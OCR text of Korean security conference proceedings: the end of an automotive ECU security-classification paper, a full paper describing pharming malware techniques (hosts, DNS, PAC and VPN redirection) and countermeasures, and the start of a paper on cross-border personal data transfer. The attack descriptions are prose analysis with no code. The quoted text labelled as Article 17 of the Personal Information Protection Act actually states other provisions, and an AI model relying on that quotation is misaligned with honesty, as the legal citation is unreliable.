일반적으로 자동차를 구성하는 서브시스템은 시스템의 기능, 제어 대상에 따라 파워트레인(Powertrain), 바디(Body), 샤시(Chassis) 등의 도메인으로 나뉘었다. 자동차 전장기술이 발달하면서 사용된 ECU들은 기능, 제어대상에 따라 파워트레인, 바디, 샤시 등의 도메인으로 자연스럽게분류되었다.

<표 1> [4]의 ECU도메인 분류와 SEL

ECU 도메인	SEL(Safety effect levels of security threats)
파워트레인 (Powertrain)	4
차량 안전 (Vehicle Security)	4
편의(Comfort)	2
인포테인먼트 (Infortainment)	1
텔레매틱스 (Telematict)	1

2.3 보안을 고려한 자동차 ECU 분류[4]

Dennis K. Nilsson 등은 사이버 공격 관점에서 자동차 내부 ECU를 안전과 보안을 고려하여 분류하였다. 해당 연구팀에서 분류한 도메인은 파워트레인(Powertrain), 차량 안전(Vehicle Security), 편의(Comfort), 인포테인먼트(Infotainment), 텔레매틱스(Telematics) 다섯 개 도메인이다. 또한 보안 위협에 의한 안전 영향도 레벨인 SEL(Safety effect levels of security threats) 개념을 만들어 각 도메인이 보안 위협이 안전에 미치는 영향을 수치화하였다. <표 1>는 분류된 도메인과 SEL 점수를 나타낸다. SEL이 높을수록 보안 위협이 안전에 미치는 영향이 크므로, SEL이 높은 도메인에 해당하는 ECU 제작 시 보안 안전성을 고려하여 개발 프로세스를 진행하여야 한다.

2.4 자동차 대상 사이버 공격 평가 방법에 대한 연구[5]

Ryan M. Eustice 등은 NHTSA와 EVITA의 자동차 위협 모델의 강점을 결합하여 자율주행(Automated Driving) 환경에서 차량 대상 공격에 대한 위험 평가(Risk Assessment) 방법에 대해 서술하였다[5]. 해당 논문은 지도, 센서, 센

<표 2> [5]의 공격 위험도 산정 세부 항목

평가 항목	세부 항목
공격 잠재성	노출 시간, 재정적, 전문성, 시스템에 대한 지식, 공격 기회, 필요한 장비
공격 동기	금전적 이익, 이데올로기, 공격자의 단순한 열정 , 위험 야기
공격의 영향도	재정적 피해, 사생활 침해, 안전 위협

서 퓨전 프로세서, 컨트롤러 등을 포함하는 V2X 자율주행 참조 모델을 제시하였다. 제시한 모델에서 자율주행 기능을 어플리케이션 별로 분류하고, 어플리케이션에 발생 가능한 공격의 위험도를 구하는 기법을 제시하였다. 공격의 위험도를 수치화하기 위해 공격 잠재성(Attack Potential), 공격 동기(Motivation), 공격의 영향도(Impact)를 평가하였다. 특히, 공격 잠재성을 평가할 때 공격에 대한 시스템의 견고성과 공격자의 능력을 따로 평가하여 자동차에 대한 사이버 공격을 세부적으로 평가할 수 있도록 하였다. 공격의 위험도를 산정하기 위한 세부 평가 항목은 <표 2>와 같다. 최종적으로, 공격 시나리오에 대해 공격 잠재성, 공격 동기, 공격의 영향도를 수치화하여 3축 그래프에 상에 시각화하는 방법을 제안하였다.

III. 보안성 평가를 위한 ECU 도메인 분류

자율주행 환경에서 자동차에 대한 사이버 공격은 운전자의 생명을 위협할 수 있는 심각한 문제이다. 이러한 위험을 줄이기 위해서, 자동차를 제어하는 ECU들의 보안 위협에 대한 안전 영향도를 고려하여야 한다. 보안 위협에 영향을 많이 받는 ECU는 보안성에 중점을 둔 개발 프로세스를 거쳐 개발해야만 한다. 이번 절에서는 기존 분류를 바탕으로, 자율주행 자동차 보안 안전성 평가를 위한 자동차 ECU 도메인 분류를 제시한다. 그리고 분류된 도메인이 보안, 안전에 미치는 영향을 정량화하는 방안에 대해 서술한다.

<표 3> 자율주행 환경의 보안성을 고려한 ECU 도메인 분류

ECU 도메인	기능, 역할
게이트웨이 (Gateway)	독립적인 통신환경 (Sub_Network)를 연결
파워트레인 (Powertrain)	엔진, 변속기 등 차량의 동력을 담당
샤시 (Chassis)	브레이크, 스티어링 휠 등 자동차의 움직임 제어
바디 (Body)	시트, 도어 등 자동차의 편의기능 구축에 사용됨
안전 (Safety)	사고 발생 시, 안전장치 역할
텔레매틱스 (Telematict)	주행과 관련된 부가기능 제공
센서(Sensor)	센서 정보를 처리하는 역할

3.1 자율주행 환경에서 보안성을 고려한 ECU 도메인 분류

본 논문에서는 기존 자동차 시스템 도메인 분류와 [4]의 도메인 분류를 확장하고, 자율주행 환경에서 보안성을 고려해 ECU 도메인을 분류하였다. 향후, 분류된 도메인을 바탕으로 세부적인 보안 요구사항 도출과 도메인 별 시스템 개발 프로세스를 세분화할 수 있도록 ECU를 7개 도메인으로 분류하였다. 먼저, 차량 내부에 탑재된 각종 전자제어시스템들이 사용하는 독립적인 통신 환경을 연결하는 게이트웨이 도메인을 추가하였다. 이는 게이트웨이 ECU에 보안 문제가 발생하면, 공격자는 해당 도메인을 다른 ECU 도메인에 대한 공격 접근점으로 사용할 수 있기 때문이다. 또한, 인포테인먼트와 텔레매틱스 시스템이 통합되는 추세이기 때문에, [4]의 분류 중 인포테인먼트를 텔레매틱스 도메인에 포함하여 재분류하였다. ADAS, 자율주행 환경에서 위험 상황 발생시 대응시스템의 중요도를 고려해 안전 도메인을 하나의 도메인으로 분류하였다. 마지막으로, 자율주행 기술의 핵심이 되는 센서 정보를 처리하는 ECU를 센서 도메인으로 분류하였다. <표 3>은 ECU 도메인 분류 내용을 나타낸다.

3.2 ECU 도메인이 보안, 안전에 미치는 영향을 정량화하는 기법

일반적으로 공학에서 정의하는 위험(Risk)는 공격 발생 확률과 공격 발생 시 발생하는 손실을 곱하여 구한다. 수식 (1)은 공학에서 정의하는 위험(Risk)을 구하는 방식을 의미한다.

Risk = (Probability of accident) (1)
* (Expected losses through accident)

앞서 분류한 자동차 도메인의 보안, 안전에 미치는 영향을 정량화하기 위해, 각 도메인 대상 사이버 공격을 분류하여야 한다. 이후, 도메인 별로 적용되는 공격에 대해 "CEM(공통평가방법론) B.4.2 공격 성공 가능성의 특성화", 실제 공격 사례들을 분석하여 공격 발생 확률을 구한다. CEM(공통평가방법론)에서 공격 발생 확률을 구하기 위해 고려하는 항목은 다음과 같다.[6]

a) 식별 및 악용에 걸리는 시간(경과 시간)
b) 요구되는 전문가의 기술적인 전문지식 (전문 지식)
c) TOE 설계 및 운영에 관한 지식(TOE 지식)
d) 공격의 노출되는 기간(기회)
e) 악용을 위해 요구되는 IT 하드웨어 및 소프트웨어 또는 기타 분석 장비

공격 발생 확률을 구한 후, 공격 발생 시 안전 상 피해, 재정적 피해, 사생활 침해 등을 고려하여 손실을 수치화 할 수 있다. 이후 식 (1)을 이용하면 각 도메인에 발생할 수 있는 사이버 공격에 대한 위험(Risk)를 구할 수 있다. 도메인 별 공격에 대한 위험을 구한 후, 공격 발생 빈도 등을 고려하여 ECU 도메인이 보안, 안전에 미치는 영향을 정량화하여 ASIL과 같이 보안 안전성 등급을 구할 수 있다. 시스템 개발자는 이 등급에 따라 보안 요구사항 도출과 영향도에 따른 시스템 개발 프로세스를 선택할 수 있다.

IV. 결론

본 논문에서는 ISO26262 ASIL 개념, 자동차 시스템 도메인 분류, 자동차 대상 사이버 공격 평가 방법 등에 대해 간단히 알아본 후, 자율주행 환경에서 보안성을 고려하여 ECU 도메인 분류하였다. 또한 각 ECU 도메인이 보안, 안전에 미치는 영향을 정량화하는 방법에 대해 제안하였다.

향후 연구에서는 ECU 도메인에 적용되는 사이버 공격을 분석해, ECU 도메인의 보안 요구사항 도출에 대한 연구를 진행할 예정이다.

[참고문헌]

[1] Woo, Samuel, Hyo Jin Jo, and Dong Hoon Lee. "A practical wireless attack on the connected car and security protocol for in-vehicle CAN." IEEE Transactions on Intelligent Transportation Systems 16.2 (2015): 993-1006.

[2] 우경일, 석민진, "ISO 26262 에서 요구하는 안전 활동 관리 (Safety Activity Management) 방안 연구" 전자공학회지 (2013.05)

[3] ISO DIS 26262 Road Vehicles - Functional safety, July 2009.

[4] Dennis K. Nilsson, Phu H. Phung, and Ulf E. Larson, "Vehicle ECU classification based on safety-security characteristics", Chalmers University of Technology , 2008.

[5] Ryan M. Eustice, Di Ma, Andre Weimerskirch, "Risk Assessment for Cooperative Automated Driving", ACM Workshop on Cyber-Physical Systems -Security and/or PrivaCy(CPS-SPC), 2016

[6] KISA "(CEM v3.1 정보보호시스템 공통평가방법론)", 2014

사회공학적 기법과 결합된 파밍 악성코드 분석 및 대응방안

이지오*,이세빈*,염흥열*

*순천향대학교 정보보호학과

Analysis and Countermeasures of pharming malware using social engineering techniques

Ji-O Lee*,Se-Bin Lee*,Heung-Youl Youm*

*Department of information security Engineering,

요 약

최근 인터넷 서비스 사용자들은 수많은 웹페이지를 통해 악성코드에 감염된다. 대표적인 악성코드로는 랜섬웨어와 파밍 악성코드가 있다. 근래는 다양한 랜섬웨어의 출현으로 파밍 악성코드의 활동은 예전보다 강조되지 않고 있지만 사회공학적인 기법과 결합된 파밍 악성코드는 현재도 지속적인 활동을 하고 있으며, 인터넷 뱅킹 사용자들의 개인 정보 및 금융 정보를 탈취하고 있다. 유출된 금융정보로 인해 인터넷 뱅킹 사용자들은 금전적인 피해를 가질 수 있으며, 미래 산업인 핀테크 서비스도 안전성을 확보하기 힘들어진다. 본 논문에서는 파밍 악성코드의 동작 방식과 사회공학적 기법과 결합된 지속적인 유포 방식에 대해 기술하였으며, 금융 정보 유출로 인해 위협받는 미래 산업의 안전성과 이에 대한 대응방안에 대해 제시한다.

I. 서론

정보통신기술의 발달과 함께 인터넷 서비스는 사용자들에게 편의성을 제공하고 있다. 인터넷이 제공하는 편의성으로 인해 인터넷 서비스 사용자들은 급증하고 있으며, 인터넷을 통해 다양한 서비스를 이용하고 필요한 정보를 수집한다. 인터넷 서비스의 발달은 긍정적인 측면만 있는 것은 아니다. 인터넷 서비스의 발달과 급증하는 사용자와 함께 보안 위협 또한 증가하고 있기 때문이다. 보안 위협 중에서도 인터넷 서비스 사용자들을 지속적으로 위협하는 공격으로는 악성코드를 이용한 공격이 대표적이다.

근래에는 악성코드 유포를 위해 드라이브 바이 다운로드(Drive-by-Download)기법을 이용하여 인터넷 서비스 사용자가 웹사이트 접속만으로 공격자가 제작한 악성코드에 감염되게 한다.[1] 드라이브 바이 다운로드 기법은 웹사이트 접속만으로 사용자 PC 내에 있는 응용프로그램의 취약점을 이용하여 악성코드를 실행하고 감염시킨다. 사용자는 인터넷 서비스를 이용하는 과정 중에서 악성코드에 감염되었다는 사실을 인지하기 어렵다는 점과 웹사이트를 통해 대량의 감염이 발생할 수 있기에 매우 위험한 공격이다.[2] 또한, 금전적인 이득을 목적으로 제작된 악성코드들은 드라이브 바이 다운로드 기법을 통해 많이 유포하고 있다.

최근 유명 쇼핑몰을 통해 파밍 악성코드가 유포된 사실이 발견되었다.[3] 파밍 악성코드는 금전적인 이득을 목적으로 제작된 대표적인 악성코드이며, 국내 인터넷 뱅킹 사용자들의 금융정보 탈취를 목표로 한다. 파밍 악성코드에 감염 시 공격자가 제작한 피싱 페이지로 유도하고 사용자의 금융정보를 직접 입력하도록 하여 금융 정보를 탈취하고 금전적인 피해를 주는 것을 목표로 한다.[4]

본 논문에서는 파밍 악성코드의 동작 과정과 파밍 조직의 지속적인 활동에 관해 기술하였으며 금융정보를 탈취하는 파밍 악성코드가 교묘


본 연구는 미래창조과학부 및 정보통신기술진흥센터의 대학ICT연구센터육성 지원사업의 연구결과로 수행되었음 (IITP-2017-2016-0-00304)

해지는 것을 보아 미래 산업인 핀테크 서비스 또한 파밍 악성코드에 대한 위협 받을 가능성을 제시하며 이에 대한 대응방안에 관해서 기술하였다.

II. 파밍 악성코드

2.1 파밍(Pharming)이란

파밍이란 피싱(Phishing) 기법의 일종으로, 사용자가 정상페이지에 접속을 시도해도 공격자가 제작한 가짜 웹페이지로 접속하게 하여 개인정보를 유출하는 사기 수법을 말한다.[4]



[그림 2] - 파밍 사이트로 유도[5]

파밍은 근본적으로 사용자를 속이는 행위가 뒷받침되어 있으며, 파밍 악성코드를 통해 [표 1] 같은 정보들이 유출된다.[4]

[표 1] - 파밍 악성코드로 인해 탈취되는 정보

수집하는 사용자 개인 및 금융 정보	
사용자 개인 정보	핸드폰 번호
사용자 ID,PW	사용자 계좌
NPKI	인증서 비밀번호
보안카드 일련번호	보안카드 정보



[그림 2] - 금융 정보 입력 유도 페이지


2.2 피싱 페이지로 유도

파밍 악성코드는 사용자 모르게 금융정보 탈취를 위해 공격자가 제작한 피싱 페이지로 유도한다. 파밍 기법은 교묘하게 변화했으며 현재 파밍 기법의 종류는 다양하다.

본 논문에서 언급된 파밍 기법 이외에도 다양한 기법으로 파밍 악성코드는 국내 인터넷 뱅킹 사용자들을 위협한다.

1) 호스트 파일 변조

사용자 PC의 hosts파일과 hosts.ics파일을 변조하여 포털사이트 및 금융관련 홈페이지에 접속할 때 공격자의 파밍 IP로 연결시킨다. [그림 3]은 호스트 변조 파밍 악성코드 감염 이후 변조된 hosts 파일 내부이다.



[그림 4] - 호스트 파일 변조


2) VPN 터널링

VPN(Vitual Private Network), 가설 사설망을 이용한 파밍 기법이다.[6] 공격자는 VPN 접속을 통해 가상 네트워크를 구성하고, 감염 PC가 특정 금융 사이트에 접속을 시도하면 구성된 가상네트워크에 접속하여 파밍 사이트로 연결하는 방식이다.

3) DNS 변조 파밍

DNS(Domain Name System)을 변조하는 파밍 기법은 감염 PC의 DNS 기본 서버 설정을 루프백 주소인 127.0.0.1로 변경하고 자신의 DNS 테이블을 변조해 파밍 사이트로 연결하는 방식이다. [6]


DNS 변조 기법은 공유기에서도 이용된다. 취약한 공유기에 원격 관리를 통해 공유기 설정 페이지에 접속하고 공유기 DNS를 변조하여 파밍 사이트로 접속을 유도하는 기법으로 사용된다.[5]



[그림 5] 로컬 DNS 루프백 주소로 변조

4) 프록시 자동 설정 변조


PAC(Proxy Auto-Configuration) 변조를 통한 파밍 공격의 시나리오는 [그림 5]와 같다.



[그림 6] PAC 변조 파밍 시나리오

프록시 자동 스크립트 설정을 공격자가 변조시키고, 사용자가 인터넷에 접속할 때 프록시 내부 스크립트와 비교하여 값이 일치하면 공격자가 제작한 가짜 금융 사이트로 연결하는 기법이다. 즉 사용자가 접속한 페이지가 공격자가 유도한 페이지가 아니라면 정상적인 웹페이지로 접속하게 된다.[3] 하지만 PAC변조 악성코드는 시작페이지를 국내 대표 포털로 변경하는 동작을 한다. 이 동작으로 인해 파밍 악성코드에 감염된다면 강제적으로 공격자의 파밍 사이트로 접속하게 된다. 이후 개인 정보 및 금융정보를 입력하게 되어 파밍 악성코드의 피해가 발생한다.

PAC 변조는 근래의 파밍 악성코드에서 사용되는 파밍 기법이다. [그림 6]은 PAC가 변조된 화면이다.



[그림 7] - PAC 변조

2.3 파밍 악성코드의 유사성

파밍 악성코드는 다양한 기능을 탑재하여 변종 악성코드로 출현했다. 대표적으로 Dll Planting 기법을 이용한 인젝션, VBScript를 이용한 DNS 변조, FTP를 통한 NPKI 탈취 등이 있었으며, 해당 기능을 탑재한 변종 악성코드들로 인해 인터넷 뱅킹 사용자들은 지속적으로 금융 정보 유출의 위협을 받게 되었다.

SCH 사이버보안 연구센터에서 탐지된 파밍 샘플들을 분석하여 다양한 변종 파밍 악성코드들이 공통적인 기능을 가지는 것을 확인하였다.

[표 2]는 파밍 악성코드에서 수행하는 공통적인 악성행위이다.

[표 2] - 파밍 악성코드 공통적인 기능

기능
중복실행방지를 위한 뮤텍스 등록
악성코드 자동 실행 등록
국내 대표 포털 페이지로 시작페이지 변경
Qzone.qq.com 통신
공인인증서 탈취
파밍 기법을 이용한 피싱 페이지 유도

III. 파밍 악성코드 위협

3.1 파밍 조직의 활동

파밍 악성코드는 국내 악성코드 중 많은 비중을 차지하는 악성코드이었다. 하지만 파밍과 마찬가지로 금전적인 이득을 목표로 하는 랜섬웨어의 출현과 빠른 발전으로 인해 2014년 하반기와 2015년 상반기까지 기승을 부리던 파밍 악성코드는 점차 감소하는 모습을 보였다.[7] 하지만 이는 파밍 악성코드의 쇠퇴를 말하지는 않는다. 현재도 금융권 파밍 악성코드는 꾸준히 자신의 역할을 하고 있다.

3.2에서는 2015년도 이후 파밍 악성코드의 사회공학적인 기법과 함께 교묘해진 파밍 악성코드의 변화를 기술하였다.

3.2 교묘해지는 파밍 사기 기법

1) 국내 경유지를 이용한 일본 금융 파밍

2016년도 1월 일본 게임사이트에서 유포되고 있는 파밍 악성코드가 국내사이트를 경유지로 악용된 사실이 발견되었다. 이전까지는 국내 사이트를 이용하여 일본 은행 사용자를 대상으로 한 공격이 보고된 바가 없었다.[8] 유포된 악성코드는 국내 뱅킹 사용자뿐만 아니라 일본 뱅킹 사용자도 국내 사이트를 통해 파밍 악성코드의 공격 대상이 될 수 있음을 말한다.

파밍 악성코드의 대상이 국내 인터넷 뱅킹 사용자만으로 국한되지 않은 사실을 말하며, 파밍 악성코드의 공격대상은 언제든지 확대될 수 있다는 사실을 보여준다. 발견된 해당 일본 인터넷 뱅킹 사용자를 노린 파밍 악성코드는 이후 3주간 다수의 웹사이트에서 탐지되었다.

2) 포털 사이트 메인 페이지 변경

2017년 국내 대표 포털 사이트의 메인 페이지 디자인이 변경되었다. 3월 말 포털 메인 페이지 변경과 함께 새로운 메인 페이지에 금융감독원을 사칭한 팝업창을 띄어 인터넷 서비스 사용자들을 속이는 방법을 사용했다. 새롭게 변한 포털 메인 페이지를 빠른 시일 내에 피싱페이지에 적용하여 파밍 악성코드를 유포한 것은 파밍 조직의 지능적인 모습을 보여준다.

[그림 7]과 [그림 8]은 포털 메인 디자인 변경 전후의 파밍 감염 화면이다.



[그림 8] - 기존 파밍 페이지



[그림 9] - 변경된 파밍 페이지

3) 쇼핑몰 위주 파밍 악성코드 유포

근래 유명 쇼핑몰을 통해 파밍 악성코드가 유포되었고, 잇따라 다양한 온라인 쇼핑몰에서 약 2주간 파밍 악성코드를 유포하였다.[3] 주목할 점은 파밍 조직이 일정 기간 동안 파밍 악성코드 유포지로 쇼핑몰 위주로 선택했다는 점이다. 쇼핑몰을 악성코드 유포지로 선택한 이후에는 1주간 모바일 게임과 관련된 페이지를 통해 파밍 악성코드가 유포된 사실도 발견되었다. 이는 상황에 따라 다른 웹페이지를 겨냥하여 파밍 악성코드를 유포할 수 있으며, 파밍 조직의 적절한 유포지 선택은 시기에 따라 더 많은 악성코드 감염자를 만들 수 있다.

3.3 파밍으로 인한 핀테크 서비스의 위협

핀테크(Fintech)는 금융을 의미하는 Fiance와 Technology의 합성어로 금융 기술력을 활용하여 사용자에게 편의성과 간편성을 제공하는 금융 서비스로 이동통신과 금융 산업이 접목한 것을 말한다.[9] 제 4차 산업혁명시대에 있어서 핀테크는 새로운 금융서비스의 패러다임이 되고 있다.

핀테크 산업은 편의성과 간편성을 중요시하여 금융정보를 미리 이동통신기기에 등록해놓고 간단한 방법으로 결제 및 송금 등의 금융 서비스를 이용하게 해주는 서비스이다. 핀테크는 각광 받는 금융 IT 서비스로 편의성을 목적으로 만들어졌지만 보안적인 설계는 아직 구축되고 있는 단계이며 우선적으로 안전성이 구축되어야 한다. 하지만 파밍 악성코드로 인한 금융 정보 유출은 핀테크 산업에서 안정성 확보에 문제점이 될 수 있다.

현재 핀테크 산업에서 발생 가능한 보안 위협으로 피싱 및 파밍 공격을 대표적으로 말한다. 해외 핀테크 서비스를 겨냥하여 악성코드가 유포된 사례도 발견되었다. 해당 사례는 해외 핀테크 서비스의 결제 참조 번호를 수집한다. 해당 사례는 만약 국내 핀테크 서비스가 활성화 된다 하여도 악성코드로 인해 금융 결제 정보가 쉽게 유출될 가능성에 대해 말한다. 또한 앞서 언급했듯이 파밍 공격은 지속적인 유포와 사회공학적 기법과의 결합으로 교묘해지고 있다. 이후에 국내 핀테크 서비스도 교묘해진 파밍 악성코드의 좋은 공격대상이 될 것이다.

핀테크 서비스의 안정성을 확보하기 위해서는 금융 정보 유출에 대한 근본적인 해결방안이 제시되어야 한다. 공인인증서를 대체할 수 있는 인증 수단에 대해 연구의 중요성을 인지해야한다. 해당 연구가 성공적으로 이루어진다면 금융 정보 유출에 대한 위협이 줄어들 것이다. 예를 들면 근래 핀테크 산업에서 중요시하고 있는 생체 인증 수단 또한 공인인증서를 대체하는 해결방안이 될 수 있다. 개개인의 생체 인증정보를 통해 공인인증서 로그인을 하는 방식은 파밍 악성코드로 인한 금융정보유출을 방지한다.[10]

IV. 결론

본 논문에서는 금융정보를 탈취하는 파밍 악성코드에 대한 분석과 교묘해진 파밍 악성코드에 대해 연구를 수행하였다.

랜섬웨어의 눈부신 활약에 가려져 파밍 악성코드의 활동은 주목받지 못하고 있다. 하지만 파밍 조직들은 다양한 연구를 통해 사용자의 심리를 교묘하게 이용하는 파밍 악성코드를 지속적으로 유포하고 있다.

파밍 악성코드 유포에 대응하기 위해서는 백신 설치 및 응용프로그램 최신버전 업데이트는 필수적이다. 하지만 이 방법은 악성코드의 감염을 줄일 수 있는 방법은 될 수 있지만 근본적인 해결 방안은 아니다.

파밍 악성코드에 대한 근본적인 피해를 줄이기 위해서는 금융 정보 유출을 막는 수단이 필요하다. 금융 결제 시 기존의 공인인증서 인증만을 고수하면 파밍 악성코드는 지속적으로 유포될 것이다. 공인인증서 인증을 대체할만한 안정적인 인증수단에 관한 연구가 이루어져야 파밍 악성코드로부터 야기되는 위협이 감소될 것이다.

[참고문헌]

[1] 김종기 “웹사이트를 통해 유포되는 메모리 상주형 악성코드의 탐지에 관한 연구”, 순천향대학교, 석사학위논문, 2016년 2월

[2] 유동현, “드라이브 바이 다운로드를 통해 유포되는 악성코드의 수집을 위한 웹 크롤 러 설계”, 순천향대학교 대학원, 석사학위논문, 2017년 2 월

[3] “유명 쇼핑몰 통해 금융정보 노린 파밍 악성코드 유포됐다”, “http://www.boannews.com/media/view.asp?idx=54195”, 보안뉴스, 2017년 4월

[4] 이지오,염흥열, “지속적인 파밍 악성코드 위 협 분석”, 정보보호동계학술대회, 2016

[5] 전길수, “피싱/파밍”,한국인터넷진흥원, 2017년 3월

[6] 박정민 “금융 이용자를 위협하는 파밍 및 피싱 탐지 기법 제안”, 순천향대학교 대학원, 석사학위논문, 2016년 8월

[7] “파밍 vs 랜섬웨어, 2015년 유포현황 집계해보니”,“http://www.boannews.com/media/view.asp?idx=49492“,보안뉴스, 2016년 2월

[8] “다음 타깃 일본? 국내 경유지 악용해 파밍 공습”“http://www.boannews.com/media/view.asp?idx=49364”, 보안뉴스, 2016년 1월

[9] 황명진, “금융환경변화에 따른 핀테크 발전 방안 연구”, 고려대학교 대학원, 석사학위논문, 2016년 12월

[10] “바이오정보 연계 등 스마트폰 환경에서 공인 인증서 안전 이용 구현 가이드라인”, 한국인터넷진흥원, 2016년 9월

개인정보 국외 이전 시 안정성 확보방안 연구

양준호, 김애솔, 정재민, 서정택
순천향대학교 정보보호학과

When transferring of personal information outside in Korea study on securing safety

Jun Ho Yang, Ae Sol Kim, Jae Min Jung, Jung Taek Seo
Department of Information Security Engineering, Soonchunhang University

요 약

정보통신기술의 발달로 인해 다양한 산업영역에서 개인정보 국외 이전의 필요성이 제기되고 있다. 우리나라의 경우 개인정보 국외 이전 시, 이용자의 동의를 받아야만 개인정보 국외 이전이 가능하다. 그러나 각국은 서로 다른 개인정보 보호 수준과 규율 방식을 운영하고 있으며, 국외 이전에 대한 허용 요건도 각기 달라 개인정보 국외 이전의 어려움을 겪고 있다. 또한 개인정보 국외이전 시 개인정보의 보호 권리를 제대로 받지 못하는 문제점도 있다. 따라서 국외로 이전하는 개인정보를 보호할 대책을 마련함과 동시에 개인정보 국외 이전의 필요성을 충족시키는 방안이 필요하다.

본 논문에서는 개인정보 국외 이전 시 발생 가능한 문제점을 알아보고, 안정성 확보를 위한 방안 제시한다.

I. 서론

정보통신기술이 발달함에 따라 다양한 산업영역에서 개인정보 국외 이전의 필요성이 제기되고 있다. 그러나 국가별로 서로 다른 개인정보 보호수준과 규율방식을 운영하고 있고, 국외 이전에 대하여 허용하는 요건을 각기 다르게 설정[1]하고 있어서 개인정보 국외 이전에 어려움을 겪고 있다. 우리나라의 경우 개인정보 국외 이전을 규율하는 법률 규정으로 개인정보 보호법 제17조 제3항과 정보통신망법 제63조가 있지만[2] 글로벌 기업이 수집한 개인정보를 이용자 동의 없이 이전한 사건에서 이용자들은 개인정보의 보호 권리를 제대로 받지 못하였다. 따라서 국외로 이전하는 개인정보를 보호할 대책을 마련함과 동시에 개인정보 국외 이전의 필요성을 충족시킬 방안들이 필요하다.

본 논문의 구성은 이러하다. 2장에서는 개인정보 국외 이전 시 발생할 수 있는 문제점에 대해 이야기한다. 3장에서는 개인정보 국외 이전 시 안정성을 확보할 수 있는 방안을 제시한다.

II. 개인정보 국외 이전 시 발생가능한 문제점

글로벌 기업이 수집한 개인정보를 동의 없이 국외로 이전한 사례가 있다. 이는 국내 현행법상 명백한 위반이지만 해외사업자의 경우 국내에선 해당 국가의 정부나 기업에게 협조를 얻어야만 조사가 가능[3]하다는 문제점이 있다. 이에 개인정보 국외 이전에 관련한 법률과 국외 이전 시 발생 가능한 사례를 살펴볼 필요성이 있다. [2.1]에서는 개인정보 국외 이전에 관련한 법률들을 살펴본다. [2.2]에서는 개인정보 국외 이전 사례 및 발생 가능한 문제점을 살펴본다.

2.1 개인정보 국외이전에 관련한 법률

국내 개인정보보호법 제17조 제3항에서는 개인정보를 국외로 제공할 때에는 정보주체에게 알리고 동의를 받아야 하며, 이 법을 위반하는 내용으로 개인정보의 국외 이전에 관한 계약을 체결하여서는 아니 된다고 명시되어 있다. 정보통신망법 제63조에서는 개인정보의 국외 이전 시 이전되는 개인정보의 보호에 관해 다루고 있다.

- 개인정보보호법 제17조(개인정보의 제공)

1. 개인정보처리자는 제15조제1항 각 호의 어느 하나에 해당하여 개인정보를 수집하는 경우에는 그 목적에 필요한 최소한의 개인정보를 수집하여야 한다. 이 경우 최소한의 개인정보 수집이라는 입증책임은 개인정보처리자가 부담한다.
2. 개인정보처리자는 정보주체의 동의를 받아 개인정보를 수집하는 경우 필요한 최소한의 정보 외의 개인정보 수집에는 동의하지 아니할 수 있다는 사실을 구체적으로 알리고 개인정보를 수집하여야 한다. <2013.8.6.>
3. 개인정보처리자는 정보주체가 필요한 최소한의 정보 외의 개인정보 수집에 동의하지 아니한다는 이유로 정보주체에게 재화 또는 서비스 제공을 거부하여서는 아니 된다. <개정 2013.8.6.>

- 정보통신망법 제63조(국외 이전 개인정보보의 보호)

1. 정보통신서비스 제공자 등은 이용자의 개인정보에 관하여 이 법을 위반하는 사항을 내용으로 하는 국제계약을 체결하여서는 아니 된다.
2. 정보통신서비스 제공자 등은 이용자의 개인정보를 국외로 이전하려면 이용자의 동의를 받아야 한다.
3. 정보통신서비스 제공자 등은 제2항에 따른 동의를 받으려면 미리 다음 각 호의 사항 모두를 이용자에게 고지하여야 한다.

① 이전되는 개인정보 항목

② 개인정보가 이전되는 국가, 이전일시 및 이전방법

③ 개인정보를 이전받는 자의 성명


④ 개인정보를 이전받는 자의 개인정보 이용목적 및 보유·이용 기간

